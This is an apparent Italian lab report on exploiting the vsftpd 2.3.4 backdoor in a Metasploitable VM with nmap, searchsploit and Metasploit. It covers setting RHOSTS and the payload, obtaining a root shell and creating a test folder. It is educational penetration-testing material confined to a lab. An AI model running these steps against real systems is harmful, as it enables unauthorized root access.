Floriana Feminò

05/12/2022

HACKING CON METASPLOIT


Task:

1. **Configurazione dell'indirizzo di rete di Metasploitable**
2. **Hacking del servizio FTP di Metasploitable**
3. **Creazione di una cartella di test nella directory di root ("/") di Metasploitable**


---

1. Configurazione dell'indirizzo di rete di Metasploitable

Per il test odierno, assegneremo l'indirizzo di rete **192.168.1.149/24** alla macchina Metasploitable:



Cambiamo dunque anche l'indirizzo IP di Kali, di modo che le due macchine risultino sulla stessa rete interna:



Verifichiamo con un ping l'effettiva comunicazione tra le due macchine:

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=0.996 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=1.32 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=0.897 ms
^C
── 192.168.1.149 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2010ms
rtt min/avg/max/mdev = 0.897/1.072/1.324/0.182 ms
```

2. Hacking del servizio FTP di Metasploitable


Per prima cosa, ci serviremo di nmap per effettuare una **Aggressive scan** della porta di ascolto del servizio ftp, ossia la numero 21. In questo modo recupereremo informazioni importanti sul servizio, oltre alla versione esatta dello stesso:

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.1.149 -p 21 -A
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-06 04:18 CET
Nmap scan report for 192.168.1.149
Host is up (0.0060s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.100
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.08 seconds
```

Adesso facciamo una ricerca preliminare interna a Kali delle vulnerabilità del servizio di nostro interesse eseguendo il comando **searchsploit vsftpd 2.3.4**, che ci segnala la suscettibilità della versione 2.3.4 del servizio ftp a due backdoor, di cui una eseguibile direttamente dal framework Metasploit:


```
┌──(kali㉿kali)-[~]
└─$ searchsploit vsftpd 2.3.4
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
vsftpd 2.3.4 - Backdoor Command Execution                                     | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                        | unix/remote/17491.rb
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

Una volta ottenute le informazioni necessarie, passiamo all'attacco. Avviamo la console di Metasploit eseguendo il comando **msfconsole** da terminale su Kali ed Eseguiamo il comando **search vsftpd 2.3.4**




Come si nota, la ricerca evidenzia la presenza di un unico exploit. Lo andiamo ad utilizzare eseguendo il comando "use" + il path dell'exploit in questione:


use exploit/unix/ftp/vsftpd_234_backdoor




Adesso, tramite il comando **show options** andiamo a vedere quali sono i parametri da configurare per l'exploit scelto. Come si nota, la porta target ("RPORT") è già impostata sulla numero 21, mentre resta da configurare l'indirizzo IP target ("RHOSTS"). Configuriamo quindi questo parametro con l'indirizzo IP di Metasploitable, tramite il comando **set RHOSTS 192.168.1.149**




Ripetiamo il comando **show options**: adesso il parametro RHOSTS è correttamente configurato secondo le nostre indicazioni.




Adesso è il momento di scegliere un payload per il nostro exploit: vediamo una lista di quelli disponibili con il comando **show payloads**




Come si vede, è disponibile un solo payload. Scegliamolo quindi eseguendo il comando **set payload payload/cmd/unix/interact** e ripetiamo il comando show options per controllare se sia necessario configurare dei parametri per il payload corrente:



Come si può notare, non è necessario impostare alcun parametro, quindi possiamo subito partire con l'exploit. Eseguiamo il comando **exploit**



Il nostro exploit ha esito positivo: la backdoor è stata creata con successo e abbiamo ottenuto una sessione. Adesso verifichiamo l'effettivo ottenimento della shell sul sistema remoto eseguendo alcuni comandi di verifica:




Come si vede, i comandi eseguiti (**whoami**, **id**, **uname -a** e **ip a**) ci danno contezza dell'ottenimento della shell e, dunque, della buona riuscita dell'exploit: l'utente corrente è **root**, la macchina è Metasploitable e l'indirizzo IP è quello che abbiamo precedentemente configurato per la suddetta macchina.

3. Creazione di una cartella di test nella directory di root ("/") di Metasploitable

Adesso, prima di tutto verifichiamo il percorso in cui ci troviamo all'interno dell'host remoto con il comando **pwd**: siamo già nella directory di root ("**/**"), ossia nel percorso in cui abbiamo intenzione

di creare la cartella di test; non serve dunque spostarci. Procediamo dunque alla creazione della suddetta cartella, che chiameremo “test_metasploit”, attraverso il comando **mkdir test_metasploit** e verifichiamo l’effettiva creazione della suddetta tramite il comando **ls**



La cartella è stata creata correttamente nella directory di root di Metasploitable.